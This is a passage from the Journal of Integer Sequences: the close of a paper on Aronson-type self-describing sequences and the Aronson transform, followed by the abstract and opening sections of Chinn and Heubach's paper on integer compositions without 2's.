A related sequence is also of interest. Let $\{d'(n)\}$ be defined by $d'(1) = 2$, and, for $n > 1$, $d'(n)$ is the smallest integer greater than $d'(n-1)$ such that the condition "n and $d'(d'(n))$ have opposite parities" can always be satisfied. One can show that this is the sequence

$$2, 4, 5, 7, 8, 9, 11, 12, 13, 14, 16, \ldots$$

(A14132), the complement of the triangular numbers (A217), with $d'(n) = n +$ (nearest integer to $\sqrt{2n}$).

4. The "mod m" versions

Both $\{a(n)\}$ and $\{c(n)\}$ are defined modulo 2. Another family of generalizations is based on replacing 2 by some fixed integer $y \geq 2$. To this end we define a sequence $\{s(n) : n \geq n_0\}$ by specifying a starting value $s(n_0) = s_0$, and the condition that n is in the sequence if and only if $s(n) \equiv z \pmod{y}$, where y and z are given.

Although we will not digress to consider this here, it is also of interest to see what happens when "if and only if" in the definition is replaced by either "if" or "only if." (We mention just one example. The above sequence $\{d(n)\}$, prefixed by $d(0) = 0$, can be defined as follows: $d(n)$ is the smallest nonnegative number $> d(n-1)$ such that the condition "n ($n \geq 0$) is in the sequence only if $d(n)$ is even" is satisfied.)

We saw in the previous section that $\{a(n)\}$ can also be characterized by the property that its square $a^{(2)}(n) = a(a(n))$ is equal to $2n+3$ for $n \geq 2$ (together with some appropriate initial conditions). This too can be generalized by specifying that the sequence $\{s(n)\}$ satisfy $s(s(n)) = yn + z$, for given values of y and z. The two generalizations are related, but usually lead to different sequences. The $s(s(n))$ family of generalizations will connect the present investigation with several sequences that have already appeared in the literature. There are too many possibilities for us to give a complete catalogue of all the sequences that can be obtained from these generalizations. Instead we will give a few key examples and one general theorem. Many other examples can be found in [12].

A simple "mod 3" generalization is: $e(1) = 2$, and, for $n > 1$, $e(n)$ is the smallest integer $> e(n-1)$ which is consistent with the condition that

$$\text{"}n \text{ is a member of the sequence if and only if } e(n) \text{ is a multiple of 3."} \qquad (9)$$

This turns out to be James Propp's sequence

$$2, 3, 6, 7, 8, 9, 12, 15, 18, 19, \ldots ,$$

which appeared as sequence M0747 in [13] (A3605 in [12]). Propp gave a different (although equivalent) definition involving the square of the sequence: $\{e(n)\}$ is the unique monotonically increasing sequence satisfying $e(e(n)) = 3n$ for all $n \geq 1$. Michael

Somos [14] observed that this sequence satisfies

$$\begin{aligned} e(3n) &= 3e(n), \\ e(3n+1) &= 2e(n)+e(n+1), \\ e(3n+2) &= e(n)+2e(n+1). \end{aligned} \tag{10}$$

An analysis similar to that for $\{a(n)\}$ leads to the following explicit formula, which appears to be new:

$$e(2\cdot 3^k + j) = 3^{k+1} + 2j + |j|\,, \tag{11}$$

for $k \geq 0$ and $-3^k \leq j < 3^k$.

A sequence closely related to $\{e(n)\}$ had earlier been studied by Arkin et al. [2, Eq. (12)]. This is the sequence $e'(n) = e(n) - n$ (A6166). Arkin et al. give a recurrence similar to (10). The sequences defined by recurrences $s(s(n)) = kn$ for $k \geq 4$ have recently been studied by Allouche et al. [1].

The sequence $\{e(n)\}$ can be generalized as follows.

Theorem 2. *Let y and z be integers of opposite parity satisfying*

$$y \geq 2,\ \ z \geq 2-y\,. \tag{12}$$

Then there is a unique monotonically increasing sequence $\{f(n)\}$ satisfying $f(1) = \frac{1}{2}(y+z+1)$ and $f(f(n)) = yn+z$ for $n > 1$. It is given by

$$f\left(c_1 y^k - \frac{z}{y-1} + j\right) = c_2 y^{k+1} - \frac{z}{y-1} + \frac{y+1}{2}j + \frac{y-1}{2}|j|\,, \tag{13}$$

for $k \geq 0$, where

$$-\frac{y+z-1}{2}y^k \leq j < \frac{y+z-1}{2}y^k$$

and

$$c_1 = \frac{(y+1)(y+z-1)}{2(y-1)}, \quad c_2 = \frac{y+z-1}{y-1}\,.$$

Proof. It is easy to see that the sequence $\{s(n)\}$ defined by

$$s(n) \;=\; \frac{(y+1)n - 2f(n) + z}{y-1} \tag{14}$$

is a "saw-tooth" sequence of the form

$$0,1,2,3,\ldots,3,2,1,0,1,2,3,4,5,6,\ldots,6,5,4,3,2,1,0,1,2,3,\ldots\ ,$$

where the 0's occur at

$$n \;=\; 1 + \frac{(y+z-1)(y^k-1)}{y-1} \text{ for } k \geq 0\ .$$

Consequently the k-th "tooth" $0, 1, 2, 3, \ldots, 3, 2, 1, 0$ contains $(y+z-1)y^k$ terms and reaches a maximal value of $(y+z-1)y^k/2$. Then from simple considerations of symmetry, for any $k \geq 0$ and any j such that $|j| \leq (y+z-1)y^k/2$, we have

$$s\left(1 + \frac{(y+z-1)(y^k-1)}{y-1} + \frac{(y+z-1)y^k}{2} + j\right) \;=\; \frac{(y+z-1)}{2}y^k - |j| \;.$$

In other words,

$$s\left(\frac{(y+z-1)(y+1)}{2(y-1)}y^k - \frac{z}{y-1} + j\right) \;=\; \frac{(y+z-1)}{2}y^k - |j| \;. \tag{15}$$

Equation (13) follows from (14) and (15). ∎

It can be shown (we omit the details) that this sequence can also be defined by: $f(1) = (y+z+1)/2$, and, for $n > 1$, $f(n)$ is the smallest integer $> f(n-1)$ which is consistent with the condition that "n is a member of the sequence if and only if $f(n)$ belongs to the set

$$[2, \ldots, \frac{1}{2}(y+z-1)] \;\cup\; \{iy+z : i \geq 1\}\,."\tag{16}$$

If $(y+z-1)/2 \leq 1$, the first set in (16) is to be omitted.

Examples. Setting $y = 3$, $z = 0$ in the theorem produces $\{e(n)\}$.

Setting $y = 2$, $z = 1$ yields another interesting "mod 2" sequence. This is the sequence $\{g(n) : n \geq 1\}$ that begins

$$2, 3, 5, 6, 7, 9, 11, 12, 13, 14, \ldots$$

(A80637). It has the following properties:

(i) By definition, this is the unique monotonically increasing sequence $\{g(n)\}$ satisfying $g(1) = 2$, $g(g(n)) = 2n+1$ for $n \geq 2$.

(ii) n is in the sequence if and only if $g(n)$ is an odd number ≥ 3.

(iii) The sequence of first differences is (A79882):

$$1, 2, 1^2, 2^2, 1^4, 2^4, 1^8, 2^8, 1^{16}, 2^{16}, \ldots.$$

(iv)

$$g(3 \cdot 2^k - 1 + j) = 2 \cdot 2^{k+1} - 1 + \frac{3}{2}j + \frac{1}{2}|j|\,,$$

for $k \geq 0$, $-2^k \leq j < 2^k$ (from (13)).

(v) $g(2n) = g(n) + g(n-1) + 1$, $g(2n+1) = 2g(n) + 1$, for $n \geq 1$ (taking $g(0) = 0$).

(vi) The original sequence $\{a(n)\}$ satisfies $a(3n) = 3g(n), a(3n+1) = 2g(n) + g(n+1), a(3n+2) = g(n) + 2g(n+1)$, for $n \geq 1$.

(vii) The "lying version" of Section 3 is given by $d(n) = g(n+1) - 1$ for $n \geq 1$.

(viii) Let $g'(n) = g(n) + 1$. The sequence $\{g'(n) : n \geq 2\}$ was apparently first discovered by C. L. Mallows, and is sequence M2317 in [13] (A7378 in [12]). This is the unique monotonically increasing sequence satisfying $g'(g'(n)) = 2n$. An alternative

description is: $g'(n)$ (for $n \geq 2$) is the smallest positive integer $> g'(n-1)$ which is consistent with the condition that

"n is a member of the sequence if and only if $g'(n)$ is an even number ≥ 4". (17)

Note that, although (8) and (17) are similar, the resulting sequences $\{c(n)\}$ and $\{g'(n)\}$ are quite different. g' is not directly covered by Theorem 2, and we admit that we have not been able to identify the largest family of sequences which can be described by formulae like (3), (7), (11), (13).

The sequence $\{h(n)\}$ defined by: $h(1) = 2$, and, for $n > 1$, $h(n)$ is the smallest positive integer $> h(n-1)$ which is consistent with the condition that "n is a member of the sequence if and only if $h(n)$ is a multiple of 6":

$$2, 6, 7, 8, 9, 12, 18, 24, 30, 31, \ldots ,$$

(A80780), shows that such simple rules do not hold in general. We can characterize the sequence of first differences in a manner similar to (5), (6): the alphabet is now $\mathcal{A} = \{1, 2, \ldots, 6\}$, and we define a mapping θ from $\mathcal{A}^*$ to $\mathcal{A}^*$ by the rules $\theta(i) = 1, 1, \ldots, 1, 7-i$ (with $i-1$ 1's followed by $7-i$), for $i = 1, \ldots, 6$. Then the sequence of differences of $\{h(n)\}$ is $S_0, S_1, S_2, \ldots$, where $S_0 = \{4\}, S_{k+1} = \theta(S_k)$ for $k \geq 0$. However, it appears that no formula similar to (3) holds for $h(n)$.

We end this "mod m" section with two interesting "mod 4" sequences. The even numbers satisfy $s(s(n)) = 4n$, and the odd numbers satisfy $s(s(n)) = 4n+3$. But there are lexicographically earlier sequences with the same properties. The "pseudo-even numbers" $\{i(n) : n \geq 0\}$ are defined by the property that $i(n)$ is the smallest nonnegative integer $> i(n-1)$ and satisfying $i(i(n)) = 4n$ (A80588):

$$0, 2, 4, 5, 8, 12, 13, 14, 16, 17, \ldots$$

We analyze this sequence by describing the sequence of first differences, which are

$$2, 2, 1, 3, 4, 1, 1, 2, 1, 1, 1, 1, 4, 4, 1, 3, \ldots$$

After the initial 2, 2, 1, this breaks up into segments of the form

$$3\ S_k\ 2\ T_k\ ,$$

where T_k is the reversal of

$$1^1\ 4^2\ 1^4\ 4^8\ 1^{16}\ 4^{32} \cdots 4^{2^{2k-1}} 1^{2^{2k}}$$

and S_k is the reversal of

$$1^2\ 4^1\ 1^8\ 4^4\ 1^{32}\ 4^{16} \cdots 1^{2^{2k-1}} 4^{2^{2k-2}}\ .$$

The "pseudo-odd numbers", $i'(n)$, are similarly defined by $i'(i'(n)) = 4n+3$:

$$1, 3, 4, 7, 11, 12, 13, 15, 16, 17, \ldots$$

(A80591), and satisfy $i'(n) = i(n+1) - 1$.

5. The Aronson transform

A far-reaching generalization of both the original sequence and the "mod m" extensions of the previous section is obtained if we replace "odd number" in the definition of $\{a(n)\}$ by "member of $\boldsymbol{\beta}$", where $\boldsymbol{\beta}$ is some fixed sequence.

More precisely, let us fix a starting point n_0, which will normally be 0 or 1. Let $\boldsymbol{\beta} = \{\beta(n) : n \geq n_0\}$ be an infinite monotonically increasing sequence of integers $\geq n_0$ with the property that its complement (the numbers $\geq n_0$ that are not in $\boldsymbol{\beta}$) is also infinite. Then the sequence $\boldsymbol{\alpha} = \{\alpha(n) : n \geq n_0\}$ given by: $\alpha(n)$ is the smallest positive integer $> \alpha(n-1)$ which is consistent with the condition that

"n is in $\boldsymbol{\alpha}$ if and only if $\alpha(n)$ is in $\boldsymbol{\beta}$"

is called the *Aronson transform* of $\boldsymbol{\beta}$.

Theorem 3. *The Aronson transform exists and is unique.*

Proof. For ease of discussion let us call the numbers in $\boldsymbol{\beta}$ "hot", and those in its complement "cold." We will specify the transform $\boldsymbol{\alpha}$, leaving to the reader the easy verification that this has the desired properties, in particular that there are no contradictions.

The proof is by induction. First we consider the initial term $\alpha(n_0)$. If n_0 is hot, $\alpha(n_0) = n_0$. If n_0 is cold, $\alpha(n_0) =$ smallest cold number $\geq n_0 + 1$.

For the induction step, suppose $\alpha(n) = k$ for $n > n_0$.

Case (i), $k = n$. If $n+1$ is hot then $\alpha(n+1) = n+1$. If $n+1$ is cold then $\alpha(n+1) =$ smallest cold number $\geq n+2$.

Case (ii), $k > n$. If $k = n+1$ then $\alpha(n+1) =$ smallest hot number $\geq n+2$. If $k > n+1$ then if $n+1$ is hot, $\alpha(n+1) =$ smallest hot number $\geq k+1$, while if $n+1$ is cold, $\alpha(n+1) =$ smallest cold number $\geq k+1$. ∎

In certain cases it may be appropriate to specify some initial terms in $\boldsymbol{\alpha}$ to get it started properly.

Examples. Of course taking $\boldsymbol{\beta}$ to be the odd numbers (with $n_0 = 1$) leads to our original sequence $\{a(n)\}$, and the even numbers (with $n_0 = 0$) lead to $\{c(n)\}$ of Section 3.

If we take $\boldsymbol{\beta}$ to be the triangular numbers we get 1, 4, 5, 6, 10, 15, 16, 17, 18, 21, ... (A79257); the squares give 1, 3, 4, 9, 10, 11, 12, 13, 16, 25, ... (A79258); the primes give 4, 6, 8, 11, 12, 13, 14, 17, 18, 20, ... (A79254); and the lower Wythoff sequence (A201), in which the n^{th} term is $\lfloor n\phi \rfloor$, gives 1, 5, 7, 10, 11, 13, 14, 15, 18, 19, ... (A80760).

Taking the Aronson transform of $\{a(n)\}$ itself we get 1, 3, 4, 6, 10, 11, 12, 14, 22, 23, ... (A79325). [12] contains several other examples.

The inverse transform may be defined in a similar way. Given an infinite monotonically increasing sequence $\boldsymbol{\alpha} = \{\alpha(n) : n \geq n_0\}$ of numbers $\geq n_0$, such that its complement (the numbers $\geq n_0$ that are not in $\boldsymbol{\alpha}$) is also infinite, its *inverse Aronson transform* is the sequence $\boldsymbol{\beta} = \{\beta(n) : n \geq n_0\}$ such that the Aronson transform of $\boldsymbol{\beta}$ is $\boldsymbol{\alpha}$.

Theorem 4. *The inverse Aronson transform exists and is unique.*

Proof. We establish this by giving a simple algorithm to construct the inverse transform. We illustrate the algorithm in Table II by applying it to the sequence of squares, $\boldsymbol{\alpha} = \{n^2 : n \geq 0\}$.

Form a table with four rows. In the first row place the numbers $n = n_0$, $n_0 + 1$, $n_0 + 2, \ldots$, and in the second row place the sequence $\alpha(n_0)$, $\alpha(n_0 + 1), \ldots$. The third row contains what we will call the "hot" numbers: these will comprise the elements of the inverse transform. The fourth row are the "cold" numbers, which are the complement of the hot numbers.

The third and fourth rows are filled in as follows. If n is *in* (resp. *not in*) the sequence $\boldsymbol{\alpha}$, place $\alpha(n)$ in the n-th slot of the hot (resp. cold) row.

To complete the table we must fill in the empty slots. Suppose we are at column n, where we have placed $\alpha(n)$ in one of the two slots. Let l_n be the largest number mentioned in columns $n_0, \ldots, n-1$ in the hot or cold rows. Then we place the numbers $l_n + 1, \ldots, \alpha(n) - 1$ in the empty slot in column n, with the single exception that if n is not in the sequence and $l_n = n - 1$ then we place n in the cold slot rather than the hot slot. (This is illustrated by the position of 2 in the fourth row of Table II.) We leave it to the reader to verify that the entries in the "hot" row form the inverse Aronson transform $\boldsymbol{\beta}$. ∎

n	1	2	3	4	5	6	7	8	9
α_n	1	4	9	16	25	26	49	64	81
"hot"	1	3	5–8	16	17–24	26–35	37–48	50–63	81
"cold"	–	2, 4	9	10–15	25	36	49	64	65–80

Table II: Computation of the inverse Aronson transform of the squares. The "hot" numbers comprise the transform.

It follows from Lemma 1 that $\boldsymbol{\beta}$ contains the members of $\boldsymbol{\alpha}^{(2)}$, but in general $\boldsymbol{\beta} \neq \boldsymbol{\alpha}^{(2)}$. The additional terms in $\boldsymbol{\beta}$ make it possible to recover $\boldsymbol{\alpha}$ uniquely from $\boldsymbol{\beta}$.

Examples. As shown in Table II, the inverse Aronson transform of the squares (A10906) is

$$1; 3; 5, 6, 7, 8; 16; 17, \ldots, 24; 26, 27, \ldots .$$

This consists of a number of segments (separated here by semicolons). For $k \geq 1$ the k^{th} segment is $\{k^2\}$ if k is a square, or $\{(k-1)^2 + 1, \ldots, k^2 - 1\}$ if k is not a square, except that the second segment $= \{3\}$.

The inverse transform of the primes is 3, 5, 6, 11, 12, 17, 18, 20, 21, 22, ... (A80759) — this has a similar decomposition into segments.

The inverse transform of the lower Wythoff sequence is 1, 4, 6, 7, 9, 10, 12, 14, 15, 17, ... (A80746). This consists of the numbers $\lfloor \phi k \rfloor + k - 1$ $(k \geq 1)$ and $\lfloor 2\phi k \rfloor + k - 1$ $(k \geq 2)$. The inverse transform of our original sequence $\{a(n)\}$ is the sequence of odd numbers (whereas, as we saw in Section 2, $a^{(2)}$ omits 3).

In general (because of the above algorithm), the inverse Aronson transforms are easier to describe than the direct transforms.

6. More complicated conditions

Finally, we may make the condition for n to be in the sequence depend on the values of several consecutive terms $a(n)$, $a(n+1), \ldots, a(n+\tau)$, for some fixed τ. To pursue this further would take us into the realm of one-dimensional cellular automata (cf. [9], [15]), and we will mention just two examples.

$q(n)$ is the smallest positive integer $> q(n-1)$ which is consistent with the condition that "n is in the sequence if and only if $q(n)$ is odd and $q(n-1)$ is even" (A79255):

$$1, 4, 6, 9, 12, 15, 18, 20, 23, 26, 28, \ldots$$

The gaps between successive terms are always 2 or 3. Changing the condition to "... both $q(n)$ and $q(n+1)$ are odd" gives A79259:

$$1, 5, 6, 10, 11, 15, 19, 20, 24, 25, \ldots$$

Acknowledgements

We thank J. C. Lagarias for some helpful comments, and the referee for a very careful reading of the manuscript.

References

[1] J.-P. Allouche, N. Rampersad and J. Shallit, On integer sequences whose first iterates are linear, Preprint, 2003.

[2] J. Arkin, D. C. Arney, L. S. Dewald and W. E. Ebel, Jr., Families of recursive sequences, *J. Recreational Math.*, **22** (No. 22, 1990), 85–94.

[3] J. K. Aronson, quoted by D. R. Hofstadter in *Metamagical Themas* [8], p. 44.

[4] B. Cloitre, N. J. A. Sloane and M. J. Vandermast, Variations on a sequence of Recamán, in preparation, 2003.

[5] S. W. Golomb, Problem 5407, *Amer. Math. Monthly*, **73** (1966), 674; **74** (1967), 740–743.

[6] R. K. Guy, *Unsolved Problems in Number Theory*, Springer-Verlag, NY, 2nd ed., 1994.

[7] D. R. Hofstadter, *Gödel, Escher, Bach: An Eternal Golden Braid*, Vintage Books, NY, 1980.

[8] D. R. Hofstadter, *Metamagical Themas*, Basic Books, NY, 1985.

[9] A. Ilachinski, *Cellular Automata*, World Scientific, River Edge, NJ, 2001.

[10] J. C. Lagarias, Personal communication, 2003.

[11] M. Lothaire, *Combinatorics on Words*, Addison–Wesley, Reading, MA, 1983.

[12] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/∼njas/sequences/, 2003.

[13] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, 1995.

[14] M. Somos, Personal communication, 2000.

[15] S. Wolfram, *A New Kind of Science*, Wolfram Media, 2002.

2000 *Mathematics Subject Classification*: Primary 11B37.
Keywords: self-describing sequence, Aronson sequence, square of sequence

---

(Concerned with sequences A005224, A001462 A079000 A079948 A080596 A079313 A079253 A081023 A080653 A079325 A079257 A079258 A079254 A014132 A000217 A003605 A006166 A080637 A079882 A007378 A080780 A080588 A080591 A000201 A080760 A010906 A080759 A080746 A079255 A079259.)

Received March 31, 2003; revised version received July 2, 2003. Published in *Journal of Integer Sequences*, July 4, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.2.3

Integer Sequences Related to Compositions without 2's

Phyllis Chinn
Department of Mathematics
Humboldt State University
Arcata, CA 95521
USA

Silvia Heubach
Department of Mathematics
California State University, Los Angeles
Los Angeles, CA 90032
USA

Abstract: A composition of a positive integer *n* consists of an ordered sequence of positive integers whose sum is *n*. We investigate compositions in which the summand 2 is not allowed, and count the total number of such compositions and the number of occurrences of the summand *i* in all such compositions. Furthermore, we explore patterns in the values for *C_j(n, 2)*, the number of compositions of *n* without 2's having *j* summands, and show connections to several known sequences, for example the *n*-dimensional partitions of 4 and 5.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A005251 A008778 A002411 A008779 A005314 A000931 A078027 .)

Received January 24, 2002; revised version received July 2, 2003. Published in *Journal of Integer*

Sequences July 8, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.3

Integer Sequences Related to Compositions without 2's

Phyllis Chinn
Department of Mathematics
Humboldt State University
Arcata, CA 95521
USA
phyllis@math.humboldt.edu

Silvia Heubach
Department of Mathematics
California State University, Los Angeles
Los Angeles, CA 90032
USA
sheubac@calstatela.edu

Abstract

A composition of a positive integer n consists of an ordered sequence of positive integers whose sum is n. We investigate compositions in which the summand 2 is not allowed, and count the total number of such compositions and the number of occurrences of the summand i in all such compositions. Furthermore, we explore patterns in the values for $C_j(n, \hat{2})$, the number of compositions of n without 2's having j summands, and show connections to several known sequences, for example the n-dimensional partitions of 4 and 5.

1 Introduction

Adding whole numbers seems like one of the most basic ideas in all of mathematics, but many unanswered questions remain within this area of combinatorial number theory. A

broad class of questions relate to compositions and partitions. A *composition* of n is an ordered collection of one or more positive integers for which the sum is n. The number of summands is called the number of *parts* of the composition. A *palindromic composition* or *palindrome* is one for which the sequence is the same from left to right as from right to left. A *partition* of n is an unordered collection of one or more positive integers whose sum is n.

Compositions may also be viewed as *tilings* of a 1-by-n board with 1-by-k tiles, $1 \leq k \leq n$. Figure 1 shows the compositions of 3 together with corresponding tilings of the 1-by-3 board using 1-by-1, 1-by-2 and 1-by-3 tiles.

Figure 1: The compositions of 3 and their corresponding tilings

In this view, a palindromic composition corresponds to a symmetric tiling, e.g., the tilings corresponding to 1+1+1 and 3 in Figure 1. One reason to adopt the tiling viewpoint for compositions is that some counting questions about compositions arise more naturally in the context of tilings. More examples of the interrelation between compositions and tilings can be found in [4, 5, 6, 7, 9].

In [9], Grimaldi explores the question of how many compositions of n exist when no 1's are allowed in the composition. In this paper we explore a related question, namely, how many compositions of n exist when no 2's are allowed in the composition. We also look at how many of these compositions are palindromes.

We count the total number of compositions and explore patterns involving the number of compositions with a fixed number of parts and the total number of occurrences of each positive integer among all the compositions of n without occurrences of 2. In the viewpoint of tilings, these questions correspond to counting the total number of tilings, the number of tilings with a fixed number of tiles and the number of times a tile of a particular size occurs among all the tilings of the 1-by-n board that do not contain any 1-by-2 tiles. Next, we count the number of palindromes of n without any occurrence of 2, which correspond to symmetric tilings with no 1-by-2 tiles. Finally, we give a table of values for the number of partitions of n that do not contain any occurrence of 2. We use the following notation:

$$
\begin{aligned}
C(n, \hat{2}) &= \text{the number of compositions of } n \text{ with no 2's} \\
C_j(n, \hat{2}) &= \text{the number of compositions of } n \text{ with no 2's having exactly } j \text{ parts} \\
x(n, i, \hat{2}) &= \text{the number of occurrences of } i \text{ among all compositions of } n \text{ with no 2's} \\
P(n, \hat{2}) &= \text{the number of palindromes of } n \text{ with no 2's} \\
\pi(n, \hat{2}) &= \text{the number of partitions of } n \text{ with no 2's.}
\end{aligned}
$$

Because we consider only compositions and palindromes of n with no 2's in this paper, we sometimes leave out the qualifier "with no occurrence of 2's".

2 The number of compositions without 2's

We start by counting the total number of compositions.

Theorem 1 *The number of compositions without occurrence of 2's is given by*

$$C(n,\hat{2}) = 2\cdot C(n-1,\hat{2}) - C(n-2,\hat{2}) + C(n-3,\hat{2})$$

with initial conditions $C(0,\hat{2}) = C(1,\hat{2}) = C(2,\hat{2}) = 1$*, and generating function*

$$G_C(z) = \sum_{n=0}^{\infty} C(n,\hat{2})z^n = \frac{1-z}{1-2z+z^2-z^3}\ .$$

Proof. The compositions of n without 2's can be generated recursively from those of $n-1$ by either appending a 1 or by increasing the last summand by 1. However, this process does not generate those compositions ending in 3, which we generate separately by appending a 3 to the compositions of $n-3$. Furthermore, we must delete the compositions of $n-1$ that end in 1, since increasing the terminal 1 would produce a composition of n that ends in 2. The number of such compositions corresponds to the number of compositions of $n-2$. The generating function $G_C(z)$ is computed by multiplying each term in the recurrence relation by z^n, and summing over $n \geq 3$. Expressing the resulting series in terms of $G_C(z)$ and solving for $G_C(z)$ gives the result. ∎

The following table gives some values of $C(n,\hat{2})$:

n	0	1	2	3	4	5	6	7	8	9	10	11	12
$C(n,\hat{2})$	1	1	1	2	4	7	12	21	37	65	114	200	351

Table 1: The number of compositions with no occurrence of 2

The sequence $C(n,\hat{2})$ appears as A005251 in Sloane's On-Line Encyclopedia of Integer Sequences [10], with representation $a(n) = a(n-1) + a(n-2) + a(n-4)$. Two alternative formulas are given for this sequence:

$$a(n) \quad = \quad 2\cdot a(n-1) - a(n-2) + a(n-3) \tag{1}$$

and

$$a(n) \quad = \quad \sum_{j<n} a(j) - a(n-2). \tag{2}$$

Eq. (1) is identical to the expression for $C(n,\hat{2})$ in Theorem 1, while Eq. (2) indicates a second way to create all the compositions with no 2's, namely, to append the summand j to a composition of $n-j$, except when $j=2$. Comparison of the initial conditions $(a(0)=0,\ a(1)=a(2)=a(3)=1)$ shows that $C(n,\hat{2}) = a(n+1)$.

One interpretation of sequence A005251 is the number of binary sequences without isolated 1's [2]. There is a nice combinatorial explanation for the equality of the two different counts, namely, the number of compositions of n without 2's and the number of binary sequences of n-1 without isolated 1's. Think of the composition as a tiling of the 1-by-n board. Associate a binary sequence of length n-1 with the interior places where a tile can start or end. If the binary sequence has a 0 in position k, then a tile ends or starts at position k, whereas a 1 indicates that the tile "continues". With this interpretation, isolated 1's, which appear as $\ldots 010 \ldots$ correspond to a 1-by-2 tile, as illustrated in Figure 2.




Figure 2: Correspondence of binary sequences and compositions

3 The number of occurrences of the summand i in all compositions with no 2's

Table 2 gives values of $x(n, i, \hat{2})$ for $1 \leq n \leq 10$ and $1 \leq i \leq 10$. We note that the entries in the columns appear to repeat. Theorem 2 shows that this repetition indeed continues.

	$i=1$	2	3	4	5	6	7	8	9	10
$n=1$	1									
2	2	0								
3	3	0	1							
4	6	0	2	1						
5	13	0	3	2	1					
6	26	0	6	3	2	1				
7	50	0	13	6	3	2	1			
8	96	0	26	13	6	3	2	1		
9	184	0	50	26	13	6	3	2	1	
10	350	0	96	50	26	13	6	3	2	1

Table 2: The number of occurrences of i among all compositions of n

Theorem 2 $x(n, i, \hat{2}) = x(n + j, i + j, \hat{2})$ *for all* $i \neq 2$, $i + j \neq 2$.

Proof. Consider any occurrence of the summand i among the compositions of n without 2's. There is a corresponding occurrence of $i + j$ in a composition of $n + j$ in which the summand i has been replaced by $i + j$ and all other summands are the same, as long as

$i + j \neq 2$. This correspondence is actually one-to-one since any occurrence of $i + j$ among the compositions of $n + j$ corresponds to an occurrence of i among the compositions of n obtained by replacing $i + j$ by i, subject to the condition that $i \neq 2$. ∎

As a result of Theorem 2, we only need to generate the first column of Table 2, namely the number of occurrences of 1 among all the compositions of n without 2's, a sequence not previously listed in Sloane's On-Line Encyclopedia of Integer Sequences [10]. We will give three different ways to generate this sequence.

Theorem 3 *The number of occurrences of 1 among all compositions of n without 2's is given by*

$$\begin{aligned} x(n,1,\hat{2}) &= 2\cdot x(n-1,1,\hat{2}) - x(n-2,1,\hat{2}) + x(n-3,1,\hat{2}) \\ &\quad + C(n-1,\hat{2}) - C(n-2,\hat{2}) \end{aligned} \tag{3}$$

with initial conditions $x(n,1,\hat{2}) = n$ for $n = 1,2,3$, or by

$$x(n,1,\hat{2}) = n\cdot C(n,\hat{2}) - \sum_{i=1}^{n-2}(n-i+1)\cdot x(i,1,\hat{2}). \tag{4}$$

The generating function $G_x(z) = \sum_{n=1}^{\infty} x(n,1,\hat{2})z^n$ is given by

$$G_x(z) = \frac{z(1-z)^2}{(1-2z+z^2-z^3)^2} = zG_C(z)^2, \tag{5}$$

thus, $x(n,1,\hat{2}) = \sum_{i=0}^{n-1} C(i,\hat{2})C(n-1-i,\hat{2})$.

Proof. Eq. (3) is based on the creation of the compositions of n from those of $n-1$ by either adding a 1 or by increasing the rightmost summand by 1. When adding a 1, we get all the "old" 1's, and for each composition an additional 1, altogether $x(n-1,1,\hat{2}) + C(n-2,\hat{2})$ 1's. When increasing the rightmost summand by 1, again we get all the "old" 1's (of which there are $x(n-1,1,\hat{2})$), except that we need to make adjustments for those compositions of $n-1$ with terminal summand 1, since they would result in a forbidden 2, and the otherwise missing compositions of n that end in 3. The latter have $x(n-3,1,\hat{2})$ 1's, which need to be added to the total count, while the 1's in the compositions of $n-1$ with a terminal 1 need to be subtracted. To determine how many of these 1's there are, we look at the composition of $n-1$ as consisting of a composition of $n-2$ and the terminal 1, i.e., we distinguish between "interior" 1's (those to the left of the terminal 1) and the terminal 1. The interior 1's correspond to all the 1's in the compositions of $n-2$. In addition, there is one terminal 1 for each composition of $n-2$. Thus, we subtract a total of $x(n-2,1,\hat{2}) + C(n-2,\hat{2})$ 1's from the total count. Simplification gives the stated result.

The derivation of Eq. (4) is based on a geometric argument involving all tilings of a 1-by-n board. The total area of all these tilings, given by $n\cdot C(n,\hat{2})$, has to equal the sum of the areas covered by 1-by-1, 1-by-2,..., and 1-by-n tiles. The area covered by 1-by-k tiles

is given by $k \cdot x(n,k,\hat{2})$, and thus, $n \cdot C(n,\hat{2}) = \sum_{k=1}^{n} k \cdot x(n,k,\hat{2})$. Since $x(n,2,\hat{2}) = 0$, we can rewrite this equation as

$$x(n,1,\hat{2}) \;\; = \;\; n \cdot C(n,\hat{2}) - \sum_{k=3}^{n} k \cdot x(n,k,\hat{2}). \tag{6}$$

Note that Eq. (6) relates the first entry in any row of Table 2 to all the other entries in the same row, which in turn show up in column 1 in "reverse" order: the rightmost non-zero element in any row equals the first element in column 1, the second element from the right in any row equals the second element in column 1, etc. We can formalize this association using the formula given in Theorem 2 (for $i = 1$): $x(m,1,\hat{2}) = x(m+j, j+1, \hat{2})$. We now choose m and j so that we get the terms that appear on the right-hand side of Eq. (6). This requires that $k = j+1$ and $n = m+j$, so using $m = n-k+1$ results in $x(n-k+1,1,\hat{2}) = x(n,k,\hat{2})$. Substituting this equality into Eq. (6) and reindexing gives the second recurrence relation for $x(n,1,\hat{2})$. Finally, the generating function $G_x(z)$ is computed as in the proof of Theorem 1, except that we now sum over $n \geq 4$ and express the resulting series in terms of $G_x(z)$ and $G_C(z)$. Note that the last equality in Eq. (5) indicates that the terms for the sequence $\{x(n,1,\hat{2})\}$ are a convolution of those of the sequence $\{C(n,\hat{2})\}$, with the index shifted by 1. The formula for $x(n,1,\hat{2})$ in terms of the $C(i,\hat{2})$ follows immediately from this observation. ■

4 The number of compositions without 2's having a given number of parts

Another question one can ask about compositions is how many of them have a given numbers of parts, i.e., a given number of summands. Table 3 gives the number of compositions of n without 2's that have j parts.

The values in Table 3 are generated using the recursion given in Theorem 4, which relates the entries in the j^{th} column to those in the $(j-1)^{st}$ column.

Theorem 4 $\quad C_j(n,\hat{2}) = \sum_{k=1}^{n-1} C_{j-1}(n-k,\hat{2}) - C_{j-1}(n-2,\hat{2})$.

Proof. For any composition of $n-k$ having $j-1$ parts, we can form a composition of n having j parts by adding the summand k to the end of the smaller composition, except for $k = 2$. This increases the number of parts by one as required. ■

